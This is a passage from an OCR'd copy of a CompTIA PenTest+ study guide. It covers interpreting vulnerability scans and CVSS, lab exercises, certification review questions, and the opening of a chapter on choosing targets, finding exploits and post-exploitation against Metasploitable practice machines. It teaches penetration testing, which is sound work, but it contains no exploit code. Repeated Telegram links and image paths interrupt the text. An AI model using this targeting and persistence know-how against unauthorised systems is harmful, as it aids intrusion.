Vulnerability scanners produce a significant amount of information that can inform penetration tests. Penetration testers must be familiar with the interpretation of vulnerability scan results and the prioritization of vulnerabilities as attack targets to improve the efficiency and effectiveness of their testing efforts.

Vulnerability scanners usually rank detected issues using the Common Vulnerability Scoring System (CVSS). CVSS provides six different measures of each vulnerability: the

https://t.me/learningnets

access vector metric, the access complexity metric, the authentication metric, the confidentiality metric, the integrity metric, and the availability metric. Together, these metrics provide a look at the potential that a vulnerability will be successfully exploited and the impact it could have on the organization.

As penetration testers interpret scan results, they should be careful to watch for common issues. False positive reports occur when the scanner erroneously reports a vulnerability that does not actually exist. These may present false leads that waste testing time, in the best case, or alert administrators to penetration testing activity, in the worst case.

To successfully interpret vulnerability reports, penetration testers must be familiar with the vulnerabilities that commonly occur. Common server and endpoint vulnerabilities include missing patches, unsupported operating systems and applications, buffer overflows, privilege escalation, arbitrary code execution, insecure protocol usage, and the presence of debugging modes. Common network vulnerabilities include missing firmware updates, SSL/TLS issues, DNS misconfigurations, internal IP disclosures, and VPN issues. Virtualization vulnerabilities include virtual machine escape vulnerabilities, management interface access, missing patches on virtual hosts, and security misconfigurations on virtual guests and virtual networks.

Exam Essentials

Vulnerability scan reports provide critical information to penetration testers. In addition to providing details about the vulnerabilities present on a system, vulnerability scan reports also offer crucial severity and exploitation information. The report typically includes the request and response that triggered a vulnerability report as well as a suggested solution to the problem.

The Common Vulnerability Scoring System (CVSS) provides a consistent standard for scoring vulnerability severity. The CVSS base score computes a standard measure on a 10-point scale that incorporates information about the access vector required to exploit a vulnerability, the complexity of the exploit, and the authentication required to execute an attack. The base score also considers the impact of the vulnerability on the confidentiality, integrity, and availability of the affected system.

Servers and endpoint devices are common sources of vulnerability. Missing patches and outdated operating systems are two of the most common vulnerability sources and are easily corrected by proactive device maintenance. Buffer overflow, privilege escalation, and arbitrary code execution attacks typically exploit application flaws. Devices supporting insecure protocols are also a common source of vulnerabilities.

Network devices also suffer from frequent vulnerabilities. Network administrators should ensure that network devices receive regular firmware updates to patch security issues. Improper implementations of SSL and TLS encryption also cause vulnerabilities when they use outdated protocols, insecure ciphers, or invalid certificates.

https://t.me/learningnets

Virtualized infrastructures add another layer of potential vulnerability. Administrators responsible for virtualized infrastructure must take extra care to ensure that the hypervisor is patched and protected against virtual machine escape attacks. Additionally, administrators should carefully restrict access to the virtual infrastructure's management interface to prevent unauthorized access attempts.

Lab Exercises

Activity 5.1: Interpreting a Vulnerability Scan

In Activity 4.2, you ran a vulnerability scan of a network under your control. In this lab, you will interpret the results of that vulnerability scan.


Review the scan results carefully and develop a plan for the next phase of your penetration test. What vulnerabilities that you discovered seem the most promising targets for exploitation? Why? How would you approach exploiting those vulnerabilities?

Activity 5.2: Analyzing a CVSS Vector

In this lab, you will interpret the CVSS vectors found in a vulnerability scan report to assess the severity and impact of two vulnerabilities.


Review the vulnerability reports in Figures 5.23 and 5.24.

FIGURE 5.23 First vulnerability report



https://t.me/learningnets

FIGURE 5.24 Second vulnerability report



Explain the components of the CVSS vector for each of these vulnerabilities. Which vulnerability is more serious? Why?

Activity 5.3: Developing a Penetration Testing Plan

In the scenario at the beginning of this chapter, you read about three vulnerabilities discovered in a web server operated by MCDS, LLC. In this lab, you will develop a penetration testing plan that exploits those vulnerabilities.

1. Review each of the three vulnerabilities identified in the scenario.
2. Assess the significance of each vulnerability for use during a penetration test.
3. Identify how you might exploit each vulnerability and what you might hope to achieve by exploiting the vulnerability.

https://t.me/learningnets

Review Questions

You can find the answers in the Appendix.

1. Tom is reviewing a vulnerability scan report and finds that one of the servers on his network suffers from an internal IP address disclosure vulnerability. What protocol is likely in use on this network that resulted in this vulnerability?
   - **A.** TLS
   - **B.** NAT
   - **C.** SSH
   - **D.** VPN

2. Which one of the CVSS metrics would contain information about the number of times an attacker must successfully authenticate to execute an attack?
   - **A.** AV
   - **B.** C
   - **C.** Au
   - **D.** AC

3. Which one of the following values for the CVSS access complexity metric would indicate that the specified attack is simplest to exploit?
   - **A.** High
   - **B.** Medium
   - **C.** Low
   - **D.** Severe

4. Which one of the following values for the confidentiality, integrity, or availability CVSS metric would indicate the potential for total compromise of a system?
   - **A.** N
   - **B.** A
   - **C.** P
   - **D.** C

5. What is the most recent version of CVSS that is currently available?
   - **A.** 1.0
   - **B.** 2.0
   - **C.** 2.5
   - **D.** 3.0

https://t.me/learningnets

6. Which one of the following metrics is not included in the calculation of the CVSS exploitability score?
   - **A.** Access vector
   - **B.** Vulnerability age
   - **C.** Access complexity
   - **D.** Authentication

7. Kevin recently identified a new security vulnerability and computed its CVSSv2 base score as 6.5. Which risk category would this vulnerability fall into?
   - **A.** Low
   - **B.** Medium
   - **C.** High
   - **D.** Critical

8. Tara recently analyzed the results of a vulnerability scan report and found that a vulnerability reported by the scanner did not exist because the system was actually patched as specified. What type of error occurred?
   - **A.** False positive
   - **B.** False negative
   - **C.** True positive
   - **D.** True negative

9. Which one of the following is not a common source of information that may be correlated with vulnerability scan results?
   - **A.** Logs
   - **B.** Database tables
   - **C.** SIEM
   - **D.** Configuration management system

10. Which one of the following operating systems should be avoided on production networks?
    - **A.** Windows Server 2003
    - **B.** Red Hat Enterprise Linux 7
    - **C.** CentOS 7
    - **D.** Ubuntu 16

11. In what type of attack does the attacker place more information in a memory location than is allocated for that use?
    - **A.** SQL injection
    - **B.** LDAP injection
    - **C.** Cross-site scripting
    - **D.** Buffer overflow

https://t.me/learningnets

12. The Dirty COW attack is an example of what type of vulnerability?
    - **A.** Malicious code
    - **B.** Privilege escalation
    - **C.** Buffer overflow
    - **D.** LDAP injection

13. Which one of the following protocols should never be used on a public network?
    - **A.** SSH
    - **B.** HTTPS
    - **C.** SFTP
    - **D.** Telnet

14. Betty is selecting a transport encryption protocol for use in a new public website she is creating. Which protocol would be the best choice?
    - **A.** SSL 2.0
    - **B.** SSL 3.0
    - **C.** TLS 1.0
    - **D.** TLS 1.1

15. Which one of the following conditions would not result in a certificate warning during a vulnerability scan of a web server?
    - **A.** Use of an untrusted CA
    - **B.** Inclusion of a public encryption key
    - **C.** Expiration of the certificate
    - **D.** Mismatch in certificate name

16. What software component is responsible for enforcing the separation of guest systems in a virtualized infrastructure?
    - **A.** Guest operating system
    - **B.** Host operating system
    - **C.** Memory controller
    - **D.** Hypervisor

17. In what type of attack does the attacker seek to gain access to resources assigned to a different virtual machine?
    - **A.** VM escape
    - **B.** Management interface brute force
    - **C.** LDAP injection
    - **D.** DNS amplification

https://t.me/learningnets

18. Which one of the following terms is not typically used to describe the connection of physical devices to a network?
    A. IoT
    B. IDS
    C. ICS
    D. SCADA

19. Monica discovers that an attacker posted a message attacking users who visit a web forum that she manages. Which one of the following attack types is most likely to have occurred?
    A. SQL injection
    B. Malware injection
    C. LDAP injection
    D. Cross-site scripting

20. Alan is reviewing web server logs after an attack and finds many records that contain semicolons and apostrophes in queries from end users. What type of attack should he suspect?
    A. SQL injection
    B. LDAP injection
    C. Cross-site scripting
    D. Buffer overflow

https://t.me/learningnets



https://t.me/learningnets

CompTIA® PenTest+ Study Guide: Exam PT0-001
By Mike Chapple and David Seidl
Copyright © 2019 by John Wiley & Sons, Inc., Indianapolis, Indiana

Chapter 6

Exploit and Pivot

THE PENTEST+ EXAM TOPICS COVERED IN THIS CHAPTER INCLUDE:

Domain 2: Information Gathering and Vulnerability Identification

✓ **2.4 Explain the process of leveraging information to prepare for exploitation**

- Map vulnerabilities to potential exploits
- Prioritize activities in preparation for penetration test
- Describe common techniques to complete attack
  - Cross compiling code
  - Exploit modification
  - Exploit chaining
  - Proof-of-concept development (exploit development)
  - Social engineering
  - Credential brute-forcing
  - Dictionary attacks
  - Rainbow tables
  - Deception

Domain 3: Attacks and Exploits

✓ **3.7 Given a scenario, perform post-exploitation techniques**

- Lateral movement
- RPC/DCOM
  - PsExec
  - WMI
  - Scheduled tasks
  - PS remoting/WinRM



https://t.me/learningnets

- SMB
- RDP
- Apple Remote Desktop
- VNC
- X-server forwarding
- Telnet
- SSH
- RSH/Rlogin
- Persistence
  - Scheduled jobs
  - Scheduled tasks
  - Daemons
  - Back doors
  - Trojan
  - New user creation
- Covering your tracks

Domain 4: Penetration Testing Tools

✓ 4.2 Compare and contrast various use cases of tools

- Use cases
  - Persistence
  - Evasion
- MISC
  - Searchsploit
  - Powersploit
  - Responder
  - Impacket
  - Empire
  - Metasploit framework



Compromising systems and devices and then using the foothold you have gained to make further progress into your target's network is part of the core work that you perform as a penetration tester.

In this chapter, we will continue the scenario you started in Chapters 4 and 5. In part one of the scenario, you will learn how to exploit the vulnerabilities we found and assessed in Chapter 5 using Metasploit as well as password attacks and other techniques. After you have gained access to a system, you will learn how to escalate privileges, search out more information, and take steps to ensure that you retain access and that you have concealed the evidence of your successful attack.

Once you have control of a system or device, we will explore the techniques that you can use to pivot—finding new targets from the perspective of the system you have gained access to. Using this new view, you will test trust boundaries and security zones while planning the next step in your attack process.

Finally, in part two of the scenario, you will use techniques that maintain a persistent foothold on the system and help you hide the evidence of the compromise.



Real World Scenario

Scenario Part 1

In Chapters 4 and 5, you explored vulnerability scanning and how to interpret vulnerability scans from MCDS, LLC. Once you have completed that scan and identified vulnerabilities that you want to target, the next step in most penetration tests is to attempt to exploit the vulnerabilities you identified. In this scenario, you will use exploit tools to gain access to a vulnerable system and will then use the foothold you have gained to move further into the target network.

For this scenario, we will add an additional finding to those we discussed in previous chapters. For this scenario, your vulnerability scans also identified a system with a well-known vulnerability—the ManageEngine Desktop Central Remote Control Privilege Violation Vulnerability found in Metasploitable.

- What tools could you use to exploit this vulnerability?
- What commands would you use in Metasploit to check for compatible exploits?
- How can you use Metasploit to perform the exploit?
- What payload would you use, and why?
- Once you have access to the remote system, what actions should you take next?

https://t.me/learningnets

Exploits and Attacks

Once you have conducted your initial survey of a target, including mapping out a full list of targets and probing them to identify potential vulnerabilities and weaknesses, the next step is to analyze that data to identify which targets you will prioritize, what exploits you will attempt, and how you will access systems and devices that you have compromised.


After you have successfully compromised systems, post-exploit activities become important. Knowing how to retain access and conceal your activities and how to leverage the access you have gained to pivot to other systems that may not have been accessible before are all critical to your success.

Choosing Targets

In Chapter 5 you learned how to analyze a vulnerability report, including reviewing the severity of issues and CVSS scores and looking for missing patches and other issues. A vulnerability scan report is one of a number of components you may include in your target selection process. In addition, you may consider the primary goals of the penetration test you are conducting; the rules of engagement of the test; any additional data you have already gathered, such as account information or application details; and your own skill set.

In most cases, you will target the most vulnerable systems for initial exploits to gain a foothold that may provide further access. In Figure 6.1, you can see an OpenVAS vulnerability scan of a sample highly vulnerable Windows system. This scan result shows 19 critical vulnerabilities as well as other vulnerabilities rated as Medium. In fact, using a normal OpenVAS scan, the system returns a total of 19 High, 61 Medium, and 7 Low issues. If a system like this showed up in a scan, it would be a tempting first target!

FIGURE 6.1 OpenVAS/Greenbone vulnerability report



Report: Results (87 of 197)

ID: 67d60d10-8392-460e-b302
Modified: Fri Mar 30 23:31:52 2018
Created: Fri Mar 30 23:20:03 2018
Owner: admin

Vulnerability	Severity	QoD	Host	Location
Oracle MySQL Security Updates (oct2016-2881722) 09 - Windows	10.0 (High)	80%	10.0.2.7	3306/tcp
Elasticsearch End of Life Detection	10.0 (High)	80%	10.0.2.7	9200/tcp
ManageEngine Desktop Central Remote Control Privilege Violation Vulnerability	10.0 (High)	80%	10.0.2.7	8022/tcp
Oracle Mysql 'my.conf' Security Bypass Vulnerability (Windows)	10.0 (High)	80%	10.0.2.7	3306/tcp
ManageEngine Desktop Central 9 FileUploadServlet connectionId Vulnerability	10.0 (High)	99%	10.0.2.7	8022/tcp
Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)	9.3 (High)	95%	10.0.2.7	445/tcp
MySQL / MariaDB weak password	9.0 (High)	95%	10.0.2.7	3306/tcp
Oracle MySQL Multiple Unspecified vulnerabilities-02 Oct14 (Windows)	8.0 (High)	80%	10.0.2.7	3306/tcp
OpenSSH Denial of Service And User Enumeration Vulnerabilities (Windows)	7.8 (High)	80%	10.0.2.7	22/tcp
Oracle MySQL Multiple Unspecified vulnerabilities-01 Feb15 (Windows)	7.5 (High)	80%	10.0.2.7	3306/tcp
OpenSSH X11 Forwarding Security Bypass Vulnerability (Windows)	7.5 (High)	80%	10.0.2.7	22/tcp
Oracle Mysql Security Updates (jan2018-3236628) 04 - Windows	7.5 (High)	80%	10.0.2.7	general/tcp
OpenSSH Multiple Vulnerabilities Jan17 (Windows)	7.5 (High)	80%	10.0.2.7	22/tcp
ManageEngine Desktop Central RCE Vulnerability	7.5 (High)	80%	10.0.2.7	8022/tcp
Ruby on Rails Action Pack Remote Code Execution Vulnerability (Windows)	7.5 (High)	80%	10.0.2.7	3000/tcp
Oracle MySQL Multiple Unspecified Vulnerabilities-06 Oct15 (Windows)	7.2 (High)	80%	10.0.2.7	3306/tcp
Oracle MySQL Multiple Unspecified Vulnerabilities-01 Feb16 (Windows)	7.2 (High)	80%	10.0.2.7	3306/tcp
Oracle MySQL Unspecified Vulnerability-03 Sep16 (Windows)	7.2 (High)	80%	10.0.2.7	3306/tcp
Oracle MySQL Unspecified Vulnerability-01 July16 (Windows)	7.1 (High)	80%	10.0.2.7	3306/tcp

https://t.me/learningnets

Metasploitable: A Handy Pen-Testing Practice System

The system shown in Figure 6.1, which we will use throughout this chapter to demonstrate the exploit process for a Windows server, is a Metasploitable 3 Windows 2008 virtual machine. Metasploitable is an intentionally vulnerable system for penetration test practice. The current version of Metasploitable, version 3, is designed to automatically build Windows Server 2008 and Ubuntu Linux 14.04 virtual machines, but it can be fragile. If you're up to the possible challenge, you can find setup and build instructions at `https://github.com/rapid7/metasploitable3`.

If you're just getting started with penetration testing, and don't have the time or experience that can be required to work through a sometimes challenging build process, the older version, Metasploitable 2, allows for a direct download of a VMWare or Virtualbox virtual machine (VM) from `https://sourceforge.net/projects/metasploitable/files/Metasploitable2/`, which can help you get up to speed more quickly. While Metasploitable 2 is dated, it is useful for basic skills practice. We will make use of it in some examples as well.

In either case, remember to avoid exposing the vulnerable systems you will practice with to an untrusted network, because they are very, very vulnerable.

Identifying the Right Exploit

The system in Figure 6.1 has a very large number of potentially vulnerable services listed. While finding such a large number of vulnerable services exposed on a single system is rare, it isn't uncommon to find many vulnerabilities of varying severity spread across systems in an environment. That makes selecting the right exploit important to make sure that you focus on attacks.

Included in the list are seven vulnerabilities that OpenVAS rates as 9.0 or higher severity, which means that reviewing each of these is likely worthwhile—in fact, almost all of the high-rated vulnerabilities may be worth reviewing. We will focus on the ManageEngine Desktop Central 9 FileUploadServlet connection ID vulnerability shown in Figure 6.2.

While the image is small, you can see it is has a severity of 10 and a quality of detection of 99 percent. Not only does this mean that the vulnerability is severe, but OpenVAS assures us that the vulnerability is correctly detected and is not a false positive. That pairing makes this a very attractive potential target.

While there are other vulnerabilities rated 10, you should also look at lower-rated vulnerabilities that may provide information or allow you to take further actions.

The Metasploitable 2 distribution provides a vulnerable Linux system, which includes a very old version of phpinfo. A scan of the system shows that this vulnerability is rated 7.5,

https://t.me/learningnets

with a quality of detection of 80 percent shown in Figure 6.3. This isn't quite as tempting as the ManageEngine vulnerability, but many vulnerabilities you encounter are more likely to be rated lower because organizations often have programs that patch most high-severity issues.

FIGURE 6.2 Distributed Ruby vulnerability






FIGURE 6.3 `phpinfo()` output accessible



The output for `phpinfo()` tells us that this is an information exposure vulnerability rather than a directly exploitable vulnerability. You shouldn't ignore information exposure vulnerabilities, even if they have a lower rating. They're often a great way to gain additional useful information about how a system or application is configured and may provide the details you need to perform further exploits. In fact, this is incredibly easy to test. Figure 6.4 shows the results of visiting the `phpinfo.php` page described in the finding. You should always take advantage of easy information gathering if you can!

https://t.me/learningnets

FIGURE 6.4 `phpinfo.php` output



PHP Version 5.2.4-2ubuntu5.10

System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https, ftps
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, convert.iconv.*, bzip2.*, zlib.*

This server is protected with the Suhosin Patch 0.9.6.2
Copyright (c) 2006 Hardened-PHP Project

This program makes use of the Zend Scripting Language Engine:
Zend Engine v2.2.0, Copyright (c) 1998-2007 Zend Technologies

Once you have identified the vulnerabilities that you want to target, you can dig into exploits for them. Not every vulnerability has exploit code released, and even when exploit code is released, it can vary in quality and availability.



Your first thought after reading through Figure 6.4 may have been "Nobody would run an eight-year-old version of PHP!" Unfortunately for system administrators and security professionals, and luckily for penetration testers, many embedded systems and prebuilt software packages include older versions of packages like PHP, .NET, Java, Tomcat, Flash, and other components. Once installed, many remain in place for years without being patched, providing a target for pen-testers and attackers. In fact, during the writing of this book, one of the authors was involved in remediation of an organization that was still actively using Windows 98 systems to control critical equipment on a public, Internet-facing network.

https://t.me/learningnets

Exploit Resources

Exploits are available in a variety of places, ranging from personal sites to central collections. In addition to these, an increasing number of major vulnerabilities and exploits have their own publicity sites; examples include the Meltdown and Spectre bugs from 2017 (`https://meltdownattack.com/`). Many exploits are hosted on sites like GitHub, with direct code download available as part of the initial vulnerability disclosure from the individual or organization who discovered it. Exploit quality varies: some exploits require specific configurations or circumstances to work properly, while others simply work with minimal effort. As a penetration tester, you will need to learn how to assess the quality of exploits that you intend to use, and you will need to plan for some of the exploits you attempt to fail.

Downloading exploits can be dangerous, since it can be very challenging to verify that they have not had malware embedded in them by malicious actors. While some sites will provide an MD5 or SHA1 hash of the exploit files, others will simply provide a download or point to a code repository. Of course, anti-malware tools often identify exploit code as malicious because it is used for attacks or includes tools that are commonly associated with malware or malicious activity!

Fortunately, there are a number of large central sites that specialize in making exploits and vulnerabilities searchable.

The Exploit Database

The Exploit Database (`www.exploit-db.com`) is one of the largest public exploit databases. It includes exploits, shellcode, and a variety of security papers as well as the Google Hacking Database, a collection of useful search techniques (often known as "Google dorks") for penetration testers and security professionals.



If you want to take the Exploit Database with you, you can! SearchSploit is a command line search tool that works with a local copy of the Exploit Database. Kali Linux already includes Exploit-DB by default. To use SearchSploit in your own Linux system, all you need to do is install it using git:

```
git clone https://github.com/offensive-security/exploit-
database.git/opt/exploit-database
```

For more details, and instructions for other operating systems, visit `https://www.exploit-db.com/searchsploit/#what`.

The Rapid7 Vulnerability and Exploit Database

For Metasploit users, the Rapid7 Vulnerability and Exploit Database (`https://www.rapid7.com/db`) is a very useful tool, thanks to its integration with Metasploit exploits for

https://t.me/learningnets

both the Metasploit framework and Metasploit Pro. If you intend to use Metasploit to drive your penetration test, the ability to search directly for exploits based on vulnerabilities you have found during a scan can speed up your planning and exploit process.

The National Vulnerability Database

NIST maintains the National Vulnerability database at `http://nvd.nist.gov`. The NVD is an excellent vulnerability resource, but it does not focus on the availability of exploits as much as the other resources mentioned so far. While exploits may be listed in the references section, they are not the focus of the NVD.

VULDB

Another option for vulnerability searches is `http://vuldb.com`, a large crowd-sourced vulnerability database. Unlike the other databases, VulDB includes an estimated exploit price and price rankings. This additional data can help penetration testers understand where market focus is and can be a leading indicator of what exploits may become available in the near future.

Building a Vulnerable Machine

In this chapter, we will be using both Metasploitable 2 and Metasploitable 3, Rapid7's freely available vulnerable virtual machines. Instructions to build your own Metasploitable virtual machine for Virtualbox or VMware can be found at `https://github.com/rapid7/metasploitable3`; however, the build process can be challenging. The authors of this book found the instructions at `https://andrusk.com/building-metasploitable-3-on-ubuntudebian/` useful for building in Ubuntu Linux and recommend the manual instructions for Windows to improve your chances of success. Once you have a working version of Metasploitable, you can see the full list of vulnerable services, along with credentials and other information, at `https://github.com/rapid7/metasploitable3/wiki/Vulnerabilities`, which you can practice against.

If you find Metasploitable 3 challenging to set up, you can substitute Metasploitable 2 from `https://sourceforge.net/projects/metasploitable/files/Metasploitable2/`; however, instructions in this chapter are based on Metasploitable 3.

While deliberately vulnerable machines are useful, you can also simply download and install an older version of a common operating system. Unpatched versions of Windows (XP, 7, 2008 Server) and older Linux distributions make great targets too!

Developing Exploits

When a vulnerability is discovered and reported, the announcement often includes details of how and why the issue occurs. Based on this information, exploit developers can then

https://t.me/learningnets

probe the software, service, or tool that the vulnerability impacts. Once a developer has verified their ability to replicate the issue, they can then test it to see what can be done if the bug is exploited. Exploit developers look for ways to gain access to a service or administrative account, ways to modify memory to execute arbitrary code, and a variety of other ways to break security boundaries and isolation.

Once an exploit developer has identified both a way to exploit the vulnerability and what they can do with it, the next step is typically to make the exploit repeatable and reliable. This can be difficult, as some flaws may not consistently work or may require specific settings or circumstances to work properly. A highly reliable exploit is obviously more valuable than one that only works a small percentage of the time.

The good news for the PenTest+ exam is that you shouldn't need to develop an exploit from scratch. Instead, you need to know what is needed to develop an exploit, along with the basics of how you might modify an exploit to meet the needs of a penetration test you are conducting.



If you want to read more about how to write exploits, Corelan has a complete exploit writing tutorial in its Exploit Writing Tutorials section at `https://www.corelan.be/index.php/articles/`. FuzzySecurity covers the Windows side of things very well at `http://www.fuzzysecurity.com/tutorials.html`.

Exploit Proof-of-Concept Development

